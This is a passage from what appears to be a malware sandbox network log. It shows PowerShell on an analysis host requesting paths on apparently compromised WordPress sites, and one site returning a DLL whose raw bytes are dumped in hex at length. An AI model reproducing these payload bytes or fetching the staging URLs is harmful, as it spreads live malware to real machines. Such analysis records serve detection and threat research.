3	192.168.2.22	49167	103.138.189.128	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 21:04:47.230521917 CET	15	OUT	GET /public_html/SWmteCWBUkA89/ HTTP/1.1 Host: praachichemfood.com Connection: Keep-Alive
Jan 28, 2022 21:04:48.596137047 CET	15	IN	HTTP/1.1 301 Moved Permanently Date: Fri, 28 Jan 2022 20:04:47 GMT Server: Apache/2.4.48 (Unix) OpenSSL/1.0.2k-fips X-Powered-By: PHP/7.3.31 Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: http://www.praachichemfood.com/public_html/SWmteCWBUkA89/ Vary: User-Agent Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49168	103.138.189.128	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 21:04:49.322189093 CET	16	OUT	GET /public_html/SWmteCWBUkA89/ HTTP/1.1 Host: www.praachichemfood.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 21:04:50.743541002 CET	16	IN	HTTP/1.1 404 Not Found Date: Fri, 28 Jan 2022 20:04:49 GMT Server: Apache/2.4.48 (Unix) OpenSSL/1.0.2k-fips X-Powered-By: PHP/7.3.31 Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 Link: <https://www.praachichemfood.com/wp-json/>; rel="https://api.w.org/" Vary: User-Agent Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 32 0d 0a 0d 0a 0d 0a Data Ascii: 2

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49169	162.241.211.118	443	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-28 20:04:53 UTC	0	OUT	GET /wp-includes/dkCFwyE/ HTTP/1.1 Host: dtmconsulting.ca Connection: Keep-Alive
2022-01-28 20:04:53 UTC	0	IN	HTTP/1.1 200 OK Date: Fri, 28 Jan 2022 20:04:53 GMT Server: Apache/2.4.52 (cPanel) OpenSSL/1.1.1m mod_bwlimited/1.4 Cache-Control: no-cache, must-revalidate Pragma: no-cache Expires: Fri, 28 Jan 2022 20:04:53 GMT Content-Disposition: attachment; filename="e21HfoMWQuR1.dll" Content-Transfer-Encoding: binary Set-Cookie: 61f44c65b4443=1643400293; expires=Fri, 28-Jan-2022 20:05:53 GMT; Max-Age=60; path=/ Last-Modified: Fri, 28 Jan 2022 20:04:53 GMT Content-Length: 548864 Connection: close Content-Type: application/x-msdownload
2022-01-28 20:04:53 UTC	0	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 68 73 c2 61 2c 12 ac 32 2c 12 ac 32 2c 12 ac 32 ef 1d f3 32 26 12 ac 32 ef 1d f1 32 37 12 ac 32 2c 12 ad 32 0e 10 ac 32 0b d4 d1 32 36 12 ac 32 0b d4 c1 32 a6 12 ac 32 0b d4 c2 32 b2 12 ac 32 0b d4 d6 32 2d 12 ac 32 0b d4 d0 32 2d 12 ac 32 0b d4 d4 32 2d 12 ac 32 52 69 63 68 2c 12 ac 32 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 3e fa f3 61 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$hsa,2,2,22&2272,2226222222-22-22-2Rich,2PEL>a
2022-01-28 20:04:53 UTC	8	IN	Data Raw: 44 8b 45 dc 89 45 e8 8b 4d d8 89 4d ec 8b 55 e0 89 55 f0 8b 45 e4 8b 48 24 89 4d f4 e9 1c ff ff ff c7 45 f8 01 00 00 00 8d 55 e8 52 8b 45 08 50 8b 4d d4 e8 68 fd ff ff 85 c0 75 04 33 c0 eb 05 b8 01 00 00 00 8b e5 5d c2 04 00 cc cc cc cc cc 55 8b ec 83 ec 14 89 4d ec 8b 45 08 8b 48 04 89 4d f0 8b 55 08 8b 02 05 c0 00 00 00 89 45 f8 8b 4d f8 83 39 00 75 07 b8 01 00 00 00 eb 41 8b 55 f8 8b 45 f0 03 02 89 45 fc 8b 4d fc 8b 51 0c 89 55 f4 83 7d f4 00 74 22 8b 45 f4 83 38 00 74 1a 6a 00 6a 01 8b 4d f0 51 8b 55 f4 8b 02 ff d0 8b 4d f4 83 c1 04 89 4d f4 eb de b8 01 00 00 00 8b e5 5d c2 04 00 cc cc cc cc cc cc cc cc cc cc cc 55 8b ec 83 ec 2c 89 4d d8 8b 45 08 8b 48 04 89 4d f4 8b 55 08 8b 02 05 a0 00 00 00 89 45 f8 8b 4d f8 83 79 04 00 75 0e 33 c0 83 7d 0c 00 0f Data Ascii: DEEMMUUEH$MEUREPMhu3]UMEHMUEM9uAUEEMQU}t"E8tjjMQUMM]U,MEHMUEMyu3}
2022-01-28 20:04:54 UTC	15	IN	Data Raw: 10 2b ca 2b 0d c8 30 05 10 2b 0d bc 30 05 10 2b 0d c0 30 05 10 8b 15 b8 30 05 10 0f af 15 c4 30 05 10 2b ca 2b 0d c8 30 05 10 8b 15 c0 30 05 10 0f af 15 c4 30 05 10 2b ca 2b 0d c8 30 05 10 8b 15 b8 30 05 10 0f af 15 c4 30 05 10 2b ca 8b 15 c8 30 05 10 0f af 15 bc 30 05 10 0f af 15 bc 30 05 10 03 ca 8b 15 c0 30 05 10 0f af 15 c0 30 05 10 2b ca 2b 0d c0 30 05 10 2b 0d c8 30 05 10 2b 0d c4 30 05 10 2b 0d b8 30 05 10 2b 0d c0 30 05 10 8b 15 c8 30 05 10 0f af 15 bc 30 05 10 03 ca 8b 15 c8 30 05 10 0f af 15 bc 30 05 10 2b ca 2b 0d c8 30 05 10 2b 0d bc 30 05 10 2b 0d c0 30 05 10 8b 15 b8 30 05 10 0f af 15 c4 30 05 10 2b ca 2b 0d c8 30 05 10 8b 15 c0 30 05 10 0f af 15 c4 30 05 10 2b ca 2b 0d c8 30 05 10 8b 15 b8 30 05 10 0f af 15 c4 30 05 10 2b ca 8b 15 c8 30 05 Data Ascii: ++0+0+000++000++000+00000++0+0+0+0+00000++0+0+000++000++000+0
2022-01-28 20:04:54 UTC	23	IN	Data Raw: 8b 45 08 2b 05 bc 30 05 10 03 05 c8 30 05 10 2b 05 c4 30 05 10 8b 0d c8 30 05 10 0f af 0d bc 30 05 10 03 c1 8b 15 c0 30 05 10 0f af 15 bc 30 05 10 0f af 15 c0 30 05 10 03 c2 2b 05 c4 30 05 10 8b 0d c4 30 05 10 0f af 0d bc 30 05 10 03 05 bc 30 05 10 03 c8 8b 15 bc 30 05 10 0f af 15 c0 30 05 10 03 ca a1 b8 30 05 10 0f af 05 c4 30 05 10 0f af 05 c0 30 05 10 2b c8 2b 0d bc 30 05 10 8b 15 c4 30 05 10 0f af 15 c8 30 05 10 2b ca 03 0d c4 30 05 10 2b 0d c0 30 05 10 a1 c0 30 05 10 0f af 05 c0 30 05 10 2b c8 8b 15 b8 30 05 10 0f af 15 c0 30 05 10 0f af 15 c0 30 05 10 03 ca 2b 0d bc 30 05 10 2b 0d bc 30 05 10 03 0d c8 30 05 10 2b 0d c4 30 05 10 a1 c8 30 05 10 0f af 05 bc 30 05 10 03 c8 8b 15 c0 30 05 10 0f af 15 bc 30 05 10 0f af 15 c0 30 05 10 03 ca 2b 0d c4 30 05 Data Ascii: E+00+000000+000000000++000+0+000+000+0+00+000000+0
2022-01-28 20:04:54 UTC	31	IN	Data Raw: af 45 f0 03 c8 2b 4d e4 2b 4d dc 8b 55 e4 0f af 55 f0 03 ca 8b 45 f4 0f af 45 f0 99 f7 7d f0 2b c8 2b 4d dc 2b 4d dc 2b 4d f4 03 4d e0 8b 45 f0 0f af 45 f0 0f af 45 dc 0f af 45 e0 0f af 45 f0 0f af 45 dc 99 f7 7d f0 2b c8 2b 4d dc 2b 4d f4 03 4d e4 03 4d f0 89 4d e8 8b 4d e8 8b 45 dc 99 f7 7d f0 99 f7 7d f0 0f af 45 f4 99 f7 7d f0 0f af 45 dc 99 f7 7d f4 03 c8 8b 75 dc 0f af 75 f0 03 4d e0 03 f1 8b 45 dc 99 f7 7d f0 99 f7 7d f0 0f af 45 f4 99 f7 7d f0 0f af 45 dc 99 f7 7d f4 03 f0 8b 4d dc 0f af 4d f0 03 75 e0 03 ce 8b 45 dc 99 f7 7d f0 99 f7 7d f0 0f af 45 f4 99 f7 7d f0 0f af 45 dc 99 f7 7d f4 03 c8 8b 75 dc 0f af 75 f0 03 4d e0 03 f1 8b 45 dc 99 f7 7d f0 99 f7 7d f0 0f af 45 f4 99 f7 7d f0 0f af 45 dc 99 f7 7d f4 03 f0 8b 55 dc 0f af 55 f0 03 75 e0 03 Data Ascii: E+M+MUUEE}++M+M+MMEEEEEE}++M+MMMMME}}E}E}uuME}}E}E}MMuE}}E}E}uuME}}E}E}UUu

Timestamp	kBytes transferred	Direction	Data
2022-01-28 20:04:54 UTC	39	IN	Data Raw: f0 03 75 e4 2b 75 e0 8b 4d e4 0f af 4d f4 03 f1 8b 55 e0 0f af 55 f4 2b f2 8b 4d e4 0f af 4d e4 0f af 4d dc 03 75 dc 03 ce 8b 45 e0 99 f7 7d f0 0f af 45 e0 2b c8 03 4d e4 8b 55 f0 0f af 55 f0 2b ca 03 4d e4 2b 4d e0 8b 45 e4 0f af 45 f4 03 c8 8b 55 e0 0f af 55 f4 2b ca 8b 75 e4 0f af 75 e4 0f af 75 dc 03 4d dc 03 f1 8b 45 e0 99 f7 7d f0 0f af 45 e0 2b f0 03 75 e4 8b 45 f0 0f af 45 f0 2b f0 03 75 e4 2b 75 e0 8b 4d e4 0f af 4d f4 03 f1 8b 55 e0 0f af 55 f4 2b f2 8b 4d e4 0f af 4d e4 0f af 4d dc 03 75 dc 03 ce 8b 45 e0 99 f7 7d f0 0f af 45 e0 2b c8 03 4d e4 8b 55 f0 0f af 55 f0 2b ca 03 4d e4 2b 4d e0 8b 45 e4 0f af 45 f4 03 c8 8b 55 e0 0f af 55 f4 2b ca 8b 75 e4 0f af 75 e4 0f af 75 dc 03 4d dc 03 f1 8b 45 e0 99 f7 7d f0 0f af 45 e0 2b f0 03 75 e4 8b 45 f0 Data Ascii: u+uMMUU+MMMuE}E+MUU+M+MEEUU+uuuME}E+uEE+u+uMMUU+MMMuE}E+MUU+M+MEEUU+uuuME}E+uE
2022-01-28 20:04:54 UTC	47	IN	Data Raw: f4 03 4d e0 2b 4d f4 8b 45 f0 0f af 45 f4 2b c8 03 4d dc 8b 45 e0 99 f7 7d f4 2b c8 2b 4d f0 8b 75 f0 0f af 75 f0 03 4d e0 03 f1 8b 45 e0 99 f7 7d e4 2b f0 8b 4d f4 0f af 4d dc 2b f1 2b 75 f4 03 75 e0 2b 75 f4 8b 55 f0 0f af 55 f4 2b f2 03 75 dc 8b 45 e0 99 f7 7d f4 2b f0 2b 75 f0 8b 4d f0 0f af 4d f0 03 75 e0 03 ce 8b 45 e0 99 f7 7d e4 2b c8 8b 55 f4 0f af 55 dc 2b ca 2b 4d f4 03 4d e0 2b 4d f4 8b 45 f0 0f af 45 f4 2b c8 03 4d dc 8b 45 e0 99 f7 7d f4 2b c8 2b 4d f0 8b 75 f0 0f af 75 f0 03 4d e0 03 f1 8b 45 e0 99 f7 7d e4 2b f0 8b 4d f4 0f af 4d dc 2b f1 2b 75 f4 03 75 e0 2b 75 f4 8b 55 f0 0f af 55 f4 2b f2 03 75 dc 8b 45 e0 99 f7 7d f4 2b f0 2b 75 f0 8b 4d f0 0f af 4d f0 03 75 e0 03 ce 8b 45 e0 99 f7 7d e4 2b c8 8b 55 f4 0f af 55 dc 2b ca 2b 4d f4 03 4d Data Ascii: M+MEE+ME}++MuuME}+MM++uu+uUU+uE}++uMMuE}+UU++MM+MEE+ME}++MuuME}+MM++uu+uUU+uE}++uMMuE}+UU++MM
2022-01-28 20:04:54 UTC	55	IN	Data Raw: f0 2b f0 03 75 e0 03 75 e0 8b 45 e4 99 f7 7d f0 99 f7 7d f0 03 f0 8b 45 e4 0f af 45 f0 99 f7 7d e4 8b c8 0f af 4d f4 03 75 dc 03 ce 2b 4d e4 03 4d dc 2b 4d e4 8b 45 dc 99 f7 7d f0 99 f7 7d f0 2b c8 03 4d e0 03 4d e0 8b 45 e4 99 f7 7d f0 99 f7 7d f0 03 c8 8b 45 e4 0f af 45 f0 99 f7 7d e4 8b f0 0f af 75 f4 03 4d dc 03 f1 2b 75 e4 03 75 dc 2b 75 e4 8b 45 dc 99 f7 7d f0 99 f7 7d f0 2b f0 03 75 e0 03 75 e0 8b 45 e4 99 f7 7d f0 99 f7 7d f0 03 f0 8b 45 e4 0f af 45 f0 99 f7 7d e4 8b c8 0f af 4d f4 03 75 dc 03 ce 2b 4d e4 03 4d dc 2b 4d e4 8b 45 dc 99 f7 7d f0 99 f7 7d f0 2b c8 03 4d e0 03 4d e0 8b 45 e4 99 f7 7d f0 99 f7 7d f0 03 c8 8b 45 e4 0f af 45 f0 99 f7 7d e4 8b f0 0f af 75 f4 03 4d dc 03 f1 2b 75 e4 03 75 dc 2b 75 e4 8b 45 dc 99 f7 7d f0 99 f7 7d f0 2b f0 Data Ascii: +uuE}}EE}Mu+MM+ME}}+MME}}EE}uM+uu+uE}}+uuE}}EE}Mu+MM+ME}}+MME}}EE}uM+uu+uE}}+
2022-01-28 20:04:54 UTC	62	IN	Data Raw: 7d e4 03 c8 8b 45 e0 0f af 45 e4 0f af 45 dc 03 c8 8b 75 dc 0f af 75 dc 0f af 75 e0 0f af 75 f4 0f af 75 f4 03 4d dc 03 f1 8b 4d e0 0f af 4d e0 2b f1 2b 75 dc 8b 55 e0 0f af 55 e4 03 f2 8b 45 e0 0f af 45 f0 2b f0 03 75 f4 8b 45 e4 99 f7 7d e4 03 f0 8b 4d e0 0f af 4d e4 0f af 4d dc 03 f1 8b 55 dc 0f af 55 dc 0f af 55 e0 0f af 55 f4 0f af 55 f4 03 75 dc 03 d6 8b 45 e0 0f af 45 e0 2b d0 2b 55 dc 03 55 e0 89 55 e8 8b 4d e8 0f af 4d e4 03 4d f0 8b 45 e4 99 f7 7d f0 0f af 45 e4 2b c8 8b 45 f4 0f af 45 e4 99 f7 7d f4 2b c8 03 4d e0 8b 45 f4 99 f7 7d e4 99 f7 7d f0 0f af 45 e0 2b c8 8b 55 e0 0f af 55 f4 0f af 55 f0 0f af 55 f4 2b ca 2b 4d e4 03 4d e0 8b 45 e0 0f af 45 e0 0f af 45 e4 0f af 45 e4 2b c8 2b 4d f0 8b 55 f4 0f af 55 e4 2b ca 03 4d f0 8b 45 e4 99 f7 7d Data Ascii: }EEEuuuuMMM++uUUEE+uE}MMMUUUUUuEE++UUUMMME}E+EE}+ME}}E+UUUU++MMEEEE++MUU+ME}
2022-01-28 20:04:54 UTC	70	IN	Data Raw: f0 03 c8 2b 4d f4 2b 4d e0 8b 55 dc 0f af 55 dc 2b ca 2b 4d e0 8b 45 dc 99 f7 7d e4 2b c8 2b 4d dc 8b 45 e4 0f af 45 dc 03 c8 2b 4d f4 03 4d f0 8b 45 e0 99 f7 7d e4 03 c8 8b 45 f4 0f af 45 e0 99 f7 7d f0 03 c8 2b 4d f4 2b 4d e0 8b 55 dc 0f af 55 dc 2b ca 2b 4d e0 8b 45 dc 99 f7 7d e4 2b c8 2b 4d dc 8b 45 e4 0f af 45 dc 03 c8 2b 4d f4 03 4d f0 8b 45 e0 99 f7 7d e4 03 c8 8b 45 f4 0f af 45 e0 99 f7 7d f0 03 c8 2b 4d f4 2b 4d e0 8b 55 dc 0f af 55 dc 2b ca 2b 4d e0 8b 45 dc 99 f7 7d e4 2b c8 2b 4d dc 8b 45 e4 0f af 45 dc 03 c8 2b 4d f4 03 4d f0 8b 45 e0 99 f7 7d e4 03 4d f4 03 c1 89 45 e8 8b 4d e8 03 4d dc 8b 45 e0 99 f7 7d f0 8b f0 03 4d f0 03 f1 8b 45 dc 99 f7 7d e4 99 f7 7d f0 0f af 45 dc 2b f0 8b 55 f4 0f af 55 e0 2b f2 2b 75 dc 03 75 e0 2b 75 dc 03 75 f4 Data Ascii: +M+MUU++ME}++MEE+MME}EE}+M+MUU++ME}++MEE+MME}EE}+M+MUU++ME}++MEE+MME}MEMME}ME}}E+UU++uu+uu
2022-01-28 20:04:54 UTC	78	IN	Data Raw: 0c 5d c3 cc cc cc 55 8b ec 51 89 4d fc 8b 4d fc e8 6f 66 00 00 8b 45 fc c7 00 6c 6e 04 10 8b 45 fc 8b e5 5d c3 cc 55 8b ec 51 89 4d fc 8b 4d fc e8 43 4f 00 00 8b 45 08 83 e0 01 74 09 8b 4d fc 51 e8 30 db fe ff 8b 45 fc 8b e5 5d c2 04 00 cc cc cc cc cc cc cc 55 8b ec 51 89 4d fc 6a 00 6a 00 6a 00 6a 00 8b 45 0c 50 8b 4d 08 51 6a 01 8b 4d fc e8 bf 4f 00 00 8b e5 5d c2 08 00 cc cc cc cc cc cc cc cc cc 55 8b ec 51 89 4d fc 6a 00 6a 00 68 09 10 00 00 8b 45 fc 8b 48 20 51 ff 15 30 64 04 10 8b e5 5d c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc 55 8b ec 51 89 4d fc 8b 45 0c 50 8b 4d 08 51 68 14 10 00 00 8b 55 fc 8b 42 20 50 ff 15 30 64 04 10 8b e5 5d c2 08 00 cc cc cc cc cc cc cc cc cc 55 8b ec 51 89 4d fc 8b 45 0c 25 ff ff 00 00 0f b7 c8 51 8b 55 08 52 68 1e Data Ascii:]UQMMofElnE]UQMMCOEtMQ0E]UQMjjjjEPMQjMO]UQMjjhEH Q0d]UQMEPMQhUB P0d]UQME%QURh
2022-01-28 20:04:54 UTC	86	IN	Data Raw: b4 64 04 10 8b 4e 08 25 fb f6 ff ff 3b 4e 20 73 ce 53 ff 76 04 0b c7 50 51 8b 4e 0c e8 2c fe ff ff eb 10 8b 76 14 85 f6 74 b5 53 ff 76 20 e8 c0 ac 00 00 5f 5e 5b c2 04 00 55 8d 6c 24 88 81 ec 94 00 00 00 a1 cc 45 05 10 33 c5 89 45 74 53 56 57 ff 15 c8 64 04 10 0f bf d8 c1 e8 10 83 fb 04 0f bf c8 89 4d e8 7e 05 83 f9 05 7f 05 e9 95 aa 00 00 83 fb 20 7e 03 6a 20 5b 8d 43 fc 99 2b c2 8d 73 0f c1 fe 04 8b f8 d1 ff 8b c6 c1 e0 04 03 f8 2b fb 83 ff 0c 7e 03 6a 0c 5f 6a 20 58 3b c8 7e 03 89 45 e8 68 80 00 00 00 8d 45 f4 68 ff 00 00 00 50 e8 8e a8 01 00 8b 45 e8 83 c0 fa d1 f8 83 c4 0c 0f af c6 8d 0c 36 8d 44 45 f4 ba fc 73 04 10 89 4d ec c7 45 f0 05 00 00 00 66 0f b6 32 8b cf 66 d3 e6 42 66 f7 d6 0f b7 ce 88 28 88 48 01 03 45 ec ff 4d f0 75 e3 8d 45 f4 50 6a 01 Data Ascii: dN%;N sSvPQN,vtSv _^[Ul$E3EtSVWdM~ ~j [C+s+~j_j X;~EhEhPE6DEsMEf2fBf(HEMuEPj
2022-01-28 20:04:54 UTC	93	IN	Data Raw: 74 24 10 8b ce 6a 00 ff 74 24 14 50 e8 b6 ff ff ff 5e c2 0c 00 6a 00 ff 74 24 10 ff 74 24 10 ff 74 24 10 e8 9f ff ff ff c2 0c 00 53 8b 5c 24 08 f7 c3 00 00 ff ff 56 57 8b f9 89 5f 58 75 0c 83 7f 54 00 75 06 0f b7 c3 89 47 54 e8 42 84 00 00 8b 70 0c 6a 05 53 56 ff 15 84 62 04 10 50 56 ff 15 8c 62 04 10 56 ff 74 24 18 8b d8 53 8b cf e8 7e ff ff ff 53 8b f0 ff 15 0c 62 04 10 5f 8b c6 5e 5b c2 08 00 6a 00 ff 74 24 0c ff 74 24 0c e8 5e ff ff ff c2 08 00 56 8b f1 ff 76 54 e8 5d 84 01 00 ff 74 24 0c e8 aa 9c 01 00 ff 76 68 89 46 54 e8 49 84 01 00 ff 76 50 e8 97 9c 01 00 83 c4 10 89 46 68 5e c2 04 00 55 8b ec 83 ec 14 53 56 57 8d 45 fc 50 33 ff be 1f 00 02 00 56 57 68 78 77 04 10 8b d9 68 01 00 00 80 89 5d ec 89 7d f4 89 7d fc 89 7d f8 ff 15 1c 60 04 10 85 c0 75 Data Ascii: tjtP^jt$t$t$S\$VW_XuTuGTBpjSVbPVbVt$S~Sb_^[jt$t$^VvT]t$vhFTIvPFh^USVWEP3VWhxwh]}}}`u
2022-01-28 20:04:54 UTC	101	IN	Data Raw: 4e 04 02 00 00 80 8b 45 0c 5e eb 03 83 c8 ff 5f 5b 5d c2 0c 00 55 8b ec 53 8b 5d 08 8b 45 0c 8b 55 10 8b 4d 14 83 7b 10 00 74 1d 3b 03 74 05 83 c3 18 eb f1 3b 53 04 75 f6 3b 4b 08 72 f1 3b 4b 0c 77 ec 89 5d 08 eb 05 33 c0 89 45 08 8b 45 08 5b 5d c2 10 00 55 8b ec 51 83 65 fc 00 56 8b f1 8b 06 8d 4d fc 51 ff 75 10 8b ce ff 75 0c ff 75 08 ff 90 0c 01 00 00 85 c0 75 16 ff 75 10 8b 06 ff 75 0c 8b ce ff 75 08 ff 90 10 01 00 00 89 45 fc 8b 45 fc 5e c9 c2 0c 00 56 8b f1 e8 00 bf ff ff c7 06 e4 7d 04 10 c7 46 28 01 00 00 00 8b c6 5e c3 8b 44 24 04 89 41 28 c7 41 18 01 00 00 00 c2 04 00 56 8b f1 e8 a5 47 00 00 83 7c 24 0c 00 75 05 25 ff fd ff ff 50 6a 00 8b ce e8 75 47 00 00 50 ff 74 24 14 ff 15 e4 63 04 10 5e c2 08 00 b8 84 79 04 10 c3 55 8b ec ff 75 1c ff 75 18 Data Ascii: NE^_[]US]EUM{t;t;Su;Kr;Kw]3EE[]UQeVMQuuuuuuuEE^V}F(^D$A(AVG\|$u%PjuGPt$c^yUuu

Timestamp	kBytes transferred	Direction	Data
2022-01-28 20:04:54 UTC	109	IN	Data Raw: 30 5b 01 10 b9 a4 75 05 10 e8 2e 58 00 00 85 c0 75 05 e8 f0 4d 00 00 ff 74 24 08 8b 16 ff 70 64 8b ce ff 70 60 ff 70 5c ff 92 18 01 00 00 5e c2 04 00 56 8b f1 83 7e 4c 00 74 0f 8b 4e 4c 8b 01 ff 90 90 00 00 00 85 c0 75 07 8b ce e8 63 fb ff ff 5e c2 04 00 53 56 57 8b d9 e8 77 29 00 00 a9 00 00 00 40 75 46 e8 ed 96 ff ff 8b f0 85 f6 74 3b 8b 3d dc 64 04 10 6a 10 ff d7 66 85 c0 7c 2c 6a 11 ff d7 66 85 c0 7c 23 6a 12 ff d7 66 85 c0 7c 1a 6a 00 68 46 e1 00 00 68 11 01 00 00 ff 76 20 ff 15 30 64 04 10 33 c0 40 eb 0d 8b cb e8 01 fb ff ff f7 d8 1b c0 f7 d8 5f 5e 5b c2 04 00 55 8b ec 51 56 8b f1 80 7e 24 00 75 07 e8 e3 fa ff ff eb 23 8b 06 83 65 fc 00 8d 4d fc 51 ff 75 0c 8b ce ff 75 08 ff 90 e4 00 00 00 85 c0 7d 04 8b ce eb d9 8b 45 fc 5e c9 c2 08 00 56 8b f1 8b Data Ascii: 0[u.XuMt$pdp`p\^V~LtNLuc^SVWw)@uFt;=djfl,jfl#jfljhFhv 0d3@_^[UQV~$u#eMQuu}E^V
2022-01-28 20:04:54 UTC	117	IN	Data Raw: eb 36 8d 90 ce fe ff ff 83 fa 06 77 29 8b 55 0c 57 8b 7d 14 05 ce fe ff ff 57 89 45 fc 8d 45 f4 50 33 f6 56 68 19 bc 00 00 89 55 f8 e8 fb f8 ff ff 39 37 5f 75 02 33 c0 5e c9 c2 10 00 83 25 c0 5a 05 10 00 56 8b f1 83 7e 4c 00 74 0d 8b 4e 4c 8b 01 68 3f fd ff ff ff 50 50 6a 00 6a 00 8b ce e8 e7 ef ff ff 5e c2 08 00 6a 14 b8 09 43 04 10 e8 fb 38 01 00 8b 75 08 33 ff 3b f7 75 07 b8 03 40 00 80 eb 4e 6a 18 89 3e c7 45 ec 0e 00 07 80 89 7d fc e8 6a 70 ff ff 59 8b c8 89 4d e4 3b cf c6 45 fc 01 74 08 57 e8 38 f0 ff ff eb 19 33 c0 eb 15 8b 4d e0 e8 59 2c 00 00 b8 aa d4 01 10 c3 8b 75 08 33 ff 8b c7 3b c7 74 03 89 7d ec 89 06 8b 45 ec e8 3d 39 01 00 c2 04 00 55 81 ec 00 02 00 00 8d 6c 24 fc a1 cc 45 05 10 33 c5 89 85 00 02 00 00 6a 0c b8 2c 43 04 10 e8 71 38 01 00 Data Ascii: 6w)UW}WEEP3VhU97_u3^%ZV~LtNLh?PPjj^jC8u3;u@Nj>E}jpYM;EtW83MY,u3;t}E=9Ul$E3j,Cq8
2022-01-28 20:04:54 UTC	125	IN	Data Raw: 74 03 8b 43 04 50 51 ff d7 8b 76 08 85 f6 74 0f 85 db 75 04 33 c0 eb 03 8b 43 04 50 56 ff d7 50 e8 f1 fe ff ff 5f 5e 5b c2 04 00 56 8b f1 e8 11 fd ff ff f6 44 24 08 01 74 07 56 e8 6d 52 ff ff 59 8b c6 5e c2 04 00 56 8b f1 e8 84 fd ff ff f6 44 24 08 01 74 07 56 e8 51 52 ff ff 59 8b c6 5e c2 04 00 56 8b f1 e8 f7 fd ff ff f6 44 24 08 01 74 07 56 e8 35 52 ff ff 59 8b c6 5e c2 04 00 e9 c2 19 00 00 a1 94 75 05 10 85 c0 74 02 ff e0 c2 04 00 a1 98 75 05 10 85 c0 74 02 ff e0 33 c0 c2 08 00 a1 9c 75 05 10 85 c0 74 02 ff e0 33 c0 c2 08 00 83 7c 24 08 00 75 05 e8 c9 0e 00 00 83 3d 98 75 05 10 00 74 15 ff 74 24 08 ff 74 24 08 e8 be ff ff ff f7 d8 1b c0 f7 d8 eb 03 6a 02 58 c2 08 00 56 8b f1 8d 46 20 50 ff 15 e8 61 04 10 85 c0 75 22 8b 46 1c 85 c0 74 0a 8b 08 50 ff 51 Data Ascii: tCPQvtu3CPVP_^[VD$tVmRY^VD$tVQRY^VD$tV5RY^utut3ut3|$u=utt$t$jXVF Pau"FtPQ
2022-01-28 20:04:54 UTC	133	IN	Data Raw: f4 ff ff 8b f0 85 f6 74 65 85 ff 74 61 8b 46 0c 85 c0 74 0f 50 e8 30 22 01 00 3b 87 98 00 00 00 59 73 4b 83 bf 98 00 00 00 00 74 42 8b 46 0c 83 65 08 00 85 c0 74 13 50 e8 0d 22 01 00 ff 76 0c 89 45 08 e8 b7 e7 00 00 59 59 ff b7 98 00 00 00 e8 e7 e6 00 00 85 c0 59 89 46 0c 75 11 39 45 08 74 0c ff 75 08 e8 d2 e6 00 00 59 89 46 0c 5f 33 c0 39 43 10 5e 0f 95 c0 5b 5d c2 04 00 8b 44 24 08 ff 30 8b 4c 24 08 e8 60 5e ff ff f7 d8 1b c0 40 c3 33 c0 c2 10 00 b8 10 89 04 10 c3 55 8b ec 83 7d 0c 00 56 8b f1 75 04 33 c0 eb 2b 6a 00 8d 45 0c 50 ff 75 0c ff 75 08 ff 76 04 ff 15 a4 61 04 10 85 c0 75 0f ff 76 0c ff 15 60 62 04 10 50 e8 74 b1 00 00 8b 45 0c 5e 5d c2 08 00 55 8b ec 56 57 8b 7d 0c 85 ff 8b f1 74 37 6a 00 8d 45 0c 50 57 ff 75 08 ff 76 04 ff 15 a0 61 04 10 85 Data Ascii: tetaFtP0";YsKtBFetP"vEYYYFu9EtuYF_39C^[]D$0L$`^@3U}Vu3+jEPuuvauv`bPtE^]UVW}t7jEPWuva
2022-01-28 20:04:54 UTC	140	IN	Data Raw: fc ff eb 13 8b 4d e4 e8 07 d0 ff ff b8 fc 30 02 10 c3 8b 75 e8 33 db 8b 4d ec 3b cb 75 07 33 c0 e9 aa 00 00 00 8b 45 10 83 38 02 74 17 ff 75 24 ff 75 20 ff 75 1c ff 75 18 50 ff 75 08 e8 12 11 00 00 eb 23 ff 75 30 8b 01 ff 75 2c ff 75 28 ff 75 24 ff 75 20 ff 75 1c ff 75 18 ff 75 14 ff 75 0c ff 75 08 ff 50 50 33 c9 85 c0 0f 9d c1 3b cb 89 4d 24 74 49 6a 0c e8 86 13 ff ff 3b c3 59 74 0d 8b 4d ec 89 18 89 48 04 89 58 08 eb 02 33 c0 50 8d 4e 40 e8 76 88 00 00 8b 45 ec 39 58 24 74 12 ff 70 24 8d 4e 24 8b f8 e8 9a 81 00 00 89 38 8b 45 ec 8b 4d 34 3b cb 74 12 89 01 eb 0e 8b 4d ec 3b cb 74 07 8b 01 6a 01 ff 50 04 8b 45 24 e8 41 dc 00 00 c2 30 00 55 8b ec 83 ec 30 a1 cc 45 05 10 33 c5 89 45 fc 53 56 8b 75 1c 8b 45 0c 83 65 e8 00 57 89 75 dc 8b 75 24 89 75 e0 8b 75 Data Ascii: M0u3M;u3E8tu$u 